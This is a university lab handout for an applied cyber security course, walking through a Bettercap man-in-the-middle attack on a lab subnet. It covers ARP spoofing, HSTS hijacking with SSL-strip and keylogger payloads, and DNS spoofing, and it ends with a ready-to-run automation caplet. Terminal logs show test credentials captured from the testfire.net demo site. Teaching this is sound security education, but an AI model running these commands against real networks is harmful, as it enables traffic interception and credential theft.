



Applied Cyber Security Industry Led-Course

Instructor: Faisal Shahzad

Lab Instructor: Moez Javed

Lab 10: ARP Advance Poisoning Bettercap

Availability:

Monday to Friday: 9 AM – 5 PM (at CUST)

After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

Phone: +92 333 8744696

Email: moezjavedyousafrana@gmail.com

Bettercap Advanced MiTM Manual & Automation Guide

What is Bettercap?

Bettercap is a powerful, modular, and flexible MITM (Man-in-the-Middle) framework used by red teamers, security researchers, and pentesters. It supports ARP poisoning, DNS spoofing, HTTPS hijacking (HSTS bypass), network traffic sniffing, and credential harvesting.

Pre-Engagement Setup

- Linux-based OS (Kali, Parrot, Ubuntu)
- Root privileges
- Network access to the same subnet as the target
- Installed Bettercap

Install Bettercap:

```
sudo apt update && sudo apt install bettercap
```

Enable IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Find your interface name:

```
ip addr
```

Understanding the MiTM Flow

1. ARP Spoofing: Tricks both the router and the victim into thinking you are the other.

2. Traffic Redirection: You now see and can modify all packets between them.
3. DNS Spoofing: Redirect victim's domain requests to a fake IP (your attacker machine).
4. HTTPS Hijacking: Bypass HTTPS redirection and force HTTP to sniff credentials.

Step-by-Step Manual Execution

1. Launch Bettercap:

```
sudo bettercap -iface eth0
```

2. Network Scanning:

```
net.probe on
```

3. ARP Spoofing:

net.show

```
root@kali: /home/kali
File Actions Edit View Help
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.30 » arp.spoof on
192.168.222.0/24 > 192.168.222.30 » [00:48:04] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.222.0/24 > 192.168.222.30 » [00:48:04] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has AR
P spoofing mechanisms, the attack will fail.

zsh: suspended sudo bettercap -iface eth0

(root@kali)-[/home/kali]
# sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.222.0/24 > 192.168.222.30 » [00:53:14] [sys.log] [inf] gateway monitor started ...
192.168.222.0/24 > 192.168.222.30 » net.probe on
[00:53:18] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [sys.log] [inf] net.probe probing 256 addresses on 192.168.222.0/24
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.21 detected as 34:c9:3d:46:ee:a7 (Intel
Corporate).
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.84 detected as 08:00:27:d7:b3:9b (PCS Sy
stemtechnik GmbH).
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.132 detected as 08:00:27:04:42:0f (PCS S
ystemtechnik GmbH).
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.full duplex true
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.30 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.222.30	08:00:27:6e:13:6e	eth0	PCS Systemtechnik GmbH	0 B	0 B	00:53:14
192.168.222.173	06:b4:5f:ed:50:0b	gateway		2.1 kB	2.1 kB	00:53:14
192.168.222.21	34:c9:3d:46:ee:a7		Intel Corporate	0 B	460 B	00:53:18
192.168.222.84	08:00:27:d7:b3:9b	DESKTOP-GICC168	PCS Systemtechnik GmbH	10 kB	3.7 kB	00:53:52
192.168.222.132	08:00:27:04:42:0f		PCS Systemtechnik GmbH	600 B	460 B	00:53:52

```
↑ 67 kB / ↓ 186 kB / 3921 pkts
192.168.222.0/24 > 192.168.222.30 »
```

set arp.spoof.full duplex true

set arp.spoof.targets 192.168.222.84


arp.spoof on

```
root@kali: /home/kali
File Actions Edit View Help
192.168.222.0/24 > 192.168.222.30 » [00:53:14] [sys.log] [inf] gateway monitor started ...
192.168.222.0/24 > 192.168.222.30 » net.probe on
[00:53:18] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [sys.log] [inf] net.probe probing 256 addresses on 192.168.222.0/24
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.21 detected as 34:c9:3d:46:ee:a7 (Intel Corporate).
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.84 detected as 08:00:27:d7:b3:9b (PCS Systemtechnik GmbH).
192.168.222.0/24 > 192.168.222.30 » [00:53:18] [endpoint.new] endpoint 192.168.222.132 detected as 08:00:27:04:42:0f (PCS Systemtechnik GmbH).
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.fullduplex true
192.168.222.0/24 > 192.168.222.30 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.30 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.222.30	08:00:27:6e:13:6e	eth0	PCS Systemtechnik GmbH	0 B	0 B	00:53:14
192.168.222.173	06:b4:5f:ed:50:0b	gateway		2.1 kB	2.1 kB	00:53:14
192.168.222.21	34:c9:3d:46:ee:a7		Intel Corporate	0 B	460 B	00:53:18
192.168.222.84	08:00:27:d7:b3:9b	DESKTOP-GICC168	PCS Systemtechnik GmbH	10 kB	3.7 kB	00:53:52
192.168.222.132	08:00:27:04:42:0f		PCS Systemtechnik GmbH	600 B	460 B	00:53:52

↑ 67 kB / ↓ 186 kB / 3921 pkts

```
192.168.222.0/24 > 192.168.222.30 » [00:55:10] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.222.173
192.168.222.0/24 > 192.168.222.30 » [00:55:15] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.222.173
192.168.222.0/24 > 192.168.222.30 » [00:55:20] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.222.173
192.168.222.0/24 > 192.168.222.30 » [00:55:25] [gateway.change] IPv4 gateway changed: ' ' () → '192.168.222.173' (06:b4:5f:ed:50:0b)
192.168.222.0/24 > 192.168.222.30 » arp.spoof on
192.168.222.0/24 > 192.168.222.30 » [00:56:13] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.222.0/24 > 192.168.222.30 » [00:56:13] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```



4. HTTPS Hijacking:

hstshijack/hstshijack

```
root@kali: /home/kali
File Actions Edit View Help
192.168.222.0/24 > 192.168.222.30 » [00:56:13] [sys.log] [warn] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.222.0/24 > 192.168.222.30 » [00:56:13] [sys.log] [info] arp.spoof arp spoofer started, probing 1 targets.
192.168.222.0/24 > 192.168.222.30 » ls
192.168.222.0/24 > 192.168.222.30 » [01:01:10] [sys.log] [error] unknown or invalid syntax "ls", type help for the help menu.
192.168.222.0/24 > 192.168.222.30 » hstshijack/hstshijack
2025-04-23 01:01:17 am hstshijack Generating random variable names for this session ...
2025-04-23 01:01:17 inf hstshijack Reading caplet ...
2025-04-23 01:01:17 inf hstshijack Indexing SSL domains ...
2025-04-23 01:01:17 inf hstshijack Indexed 2 domains.
2025-04-23 01:01:17 inf hstshijack Module loaded.

Caplet

hstshijack.ssl.domains > /usr/share/bettercap/caplets/hstshijack/domains.txt
hstshijack.ssl.index > /usr/share/bettercap/caplets/hstshijack/index.json
hstshijack.ssl.check > true
hstshijack.ignore > captive.apple.com,connectivitycheck.gstatic.com,detectportal.firefox.com,www.msftconnecttest.com


hstshijack.targets > google.com,*.google.com,gstatic.com,*.gstatic.com
hstshijack.replacements > google.corn,*.google.corn,gstatic.corn,*.gstatic.corn
hstshijack.blockscripts > undefined
hstshijack.obfuscate > true
hstshijack.payloads > */usr/share/bettercap/caplets/hstshijack/payloads/hijack.js
> */usr/share/bettercap/caplets/hstshijack/payloads/sslstrip.js
> */usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js
> *.google.com:/usr/share/bettercap/caplets/hstshijack/payloads/google-search.js
> google.com:/usr/share/bettercap/caplets/hstshijack/payloads/google-search.js

Commands

hstshijack.show : Show module info.
hstshijack.ssl.domains : Show recorded domains with SSL.
hstshijack.ssl.index : Show SSL domain index.

Session info

Session ID : gULIJxUE
Callback path : /SEmZYLZg
Whitelist path : /RylYhnUr
SSL index path : /KritqZRqT
```

```
root@kali: /home/kali
File Actions Edit View Help
[01:07:50] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2025-04-23 01:07:50.63524784 -0400 EDT m+=876.132870750
{192.168.222.84 POST testfire.net /SEmZYLzg 0}}
192.168.222.0/24 > 192.168.222.30 » 2025-04-23 01:07:51 [inf] hstshijack Callback received from 192.168.222.84 for testfire.n
et

[htstshijack.callback] CALLBACK http://testfire.net/SEmZYLzg?Go&uid=moez&passw=moez&btnSubmit=Login&bFdVeKfGlQN=m%2Co
%2Ce%2Ce%2Cz%2Cm%2Co%2Ce%2Ce%2Cz

Headers
Cookie: JSESSIONID=62BF408684D75DA2482ECF33114711BA
Pragma: no-cache
Connection: keep-alive
Content-Length: 0
Accept: */*
Referer: http://testfire.net/login.jsp
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/
537.36 Edg/135.0.0.0
Origin: http://testfire.net

Query
: Go
uid : moez
passw : moez
btnSubmit : Login
bFdVeKfGlQN : m,o,e,z,m,o,e,z

Body

[01:07:51] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2025-04-23 01:07:51.757807521 -0400 EDT m+=877.255430436
{192.168.222.84 POST testfire.net /SEmZYLzg 0}}
192.168.222.0/24 > 192.168.222.30 » [01:07:53] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-04-23 01:07:
53.395282735 -0400 EDT m+=878.892905594 {192.168.222.84 POST testfire.net /doLogin 0}}
192.168.222.0/24 > 192.168.222.30 » [01:07:53] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-04-23 01:07:
53.741462982 -0400 EDT m+=879.239085875 {192.168.222.84 GET testfire.net /login.jsp 8658}}
192.168.222.0/24 > 192.168.222.30 » [01:07:54] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-04-23 01:07:
54.210427178 -0400 EDT m+=879.708050042 {192.168.222.84 GET testfire.net /style.css 1251}}
```

5. DNS Spoofing:

set dns.spoof.domains example.com,google.com,facebook.com

set dns.spoof.address 192.168.222.1

dns.spoof on

```
192.168.222.0/24 > 192.168.222.30 » dns.spoof off
192.168.222.0/24 > 192.168.222.30 » set dns.spoof.domains example.com,google.com,facebook.com
192.168.222.0/24 > 192.168.222.30 » set dns.spoof.address 192.168.222.1
192.168.222.0/24 > 192.168.222.30 » dns.spoof on
[01:29:45] [sys.log] [inf] dns.spoof facebook.com -> 192.168.222.1
[01:29:45] [sys.log] [inf] dns.spoof example.com -> 192.168.222.1
[01:29:45] [sys.log] [inf] dns.spoof google.com -> 192.168.222.1
192.168.222.0/24 > 192.168.222.30 » [01:30:16] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2025-04-23 01:30:16.932551392 -0400 EDT m+=2222.430174246 {192.168.222.84 GET google.com /
0}}
192.168.222.0/24 > 192.168.222.30 » [01:30:16] [sys.log] [inf] dns.spoof sending spoofed DNS reply for google.com (->192.168.222.1) to 192.168.222.30 : 08:00:27:6e:13:6e (PCS Systemtechnik GmbH)
- eth0.
192.168.222.0/24 > 192.168.222.30 » [01:30:16] [sys.log] [inf] dns.spoof sending spoofed DNS reply for google.com (->192.168.222.1) to 192.168.222.30 : 08:00:27:6e:13:6e (PCS Systemtechnik GmbH)
- eth0.
192.168.222.0/24 > 192.168.222.30 » [01:30:17] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-04-23 01:30:17.580020969 -0400 EDT m+=2223.077643815 {192.168.222.84 GET google.com
/ 228}}
```

Logging and Sniffing

set net.sniff.verbose true

net.sniff on

Made by Moez Javed

set events.stream true

events.stream on

```
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:37:46] [sys.log] [info] dns.spoof sending spoofed DNS reply for 192.168.222.1 to 192.168.222.173 : 06:b4:5f:ed:50:0b.
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49808 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49808 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49808 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 2a04:4e42:7b::684:http > 2a04:3100:104c:b5f1:8f47:840b:9d7e:70ec:45110 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49811 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49811 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.https] http DESKTOP-GICCI168 > https://edge-consumer-static.azureedge.net
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.https] http DESKTOP-GICCI168 > https://edge-consumer-static.azureedge.net
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:12] [net.sniff.https] http DESKTOP-GICCI168 > https://edge-consumer-static.azureedge.net
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:14] [net.sniff.tcp] tcp DESKTOP-GICCI168:49756 > 192.168.100.205:personal-agent 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:15] [net.sniff.tcp] tcp DESKTOP-GICCI168:49811 > 13.107.246.68:https 1420 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:15] [net.sniff.tcp] tcp DESKTOP-GICCI168:49808 > 13.107.246.68:https 1420 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:16] [net.sniff.tcp] tcp DESKTOP-GICCI168:49794 > 119.30.105.83:https 121 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:16] [net.sniff.tcp] tcp DESKTOP-GICCI168:49794 > 119.30.105.83:https 59 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:16] [net.sniff.tcp] tcp DESKTOP-GICCI168:49794 > 119.30.105.83:https 160 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:16] [net.sniff.tcp] tcp 2a04:3100:104c:b5f1:8f47:840b:9d7e:70ec:39580 > 2a04:4e42:7b::684:http 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:17] [net.sniff.tcp] tcp 13.107.246.68:https > DESKTOP-GICCI168:49811 119 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:17] [net.sniff.tcp] tcp DESKTOP-GICCI168:49811 > 13.107.246.68:https 32 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:17] [net.sniff.tcp] tcp DESKTOP-GICCI168:49811 > 13.107.246.68:https 578 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:17] [net.sniff.tcp] tcp 119.30.105.83:https > DESKTOP-GICCI168:49794 1075 bytes
192.168.222.0/24 > 192.168.222.30 * events.stream off[01:38:17] [net.sniff.tcp] tcp 119.30.105.83:https > DESKTOP-GICCI168:49794 1075 bytes
```

Complete Automation Caplet

Save this as mitm-attack.cap:

net.probe on

set events.stream true

events.stream on

set arp.spoof.full duplex true

set arp.spoof.targets 192.168.222.84

arp.spoof on

hstshijack/hstshijack

set dns.spoof.domains google.com,facebook.com,example.com

set dns.spoof.address 192.168.222.1

dns.spoof on

set net.sniff.verbose true

Made by Moez Javed

net.sniff on

Automated Caplet Execution

Run the caplet with:

```
sudo bettercap -iface eth0 -caplet mitm-attack.cap
```

Summary Table

Start Bettercap: `bettercap -iface eth0`

Network scan: `net.probe on`

ARP spoof: `arp.spoof on`

HSTS hijack: `hstshijack/hstshijack`

DNS spoof: `dns.spoof on`

Logging: `events.stream on`

Sniffer: `net.sniff on`

Use Case Scenarios

Penetration Test: Local network client — Capture credentials

Phishing Lab: Redirect facebook.com — Get login attempts

Security Training: Simulated attack — Show HTTPS vs HTTP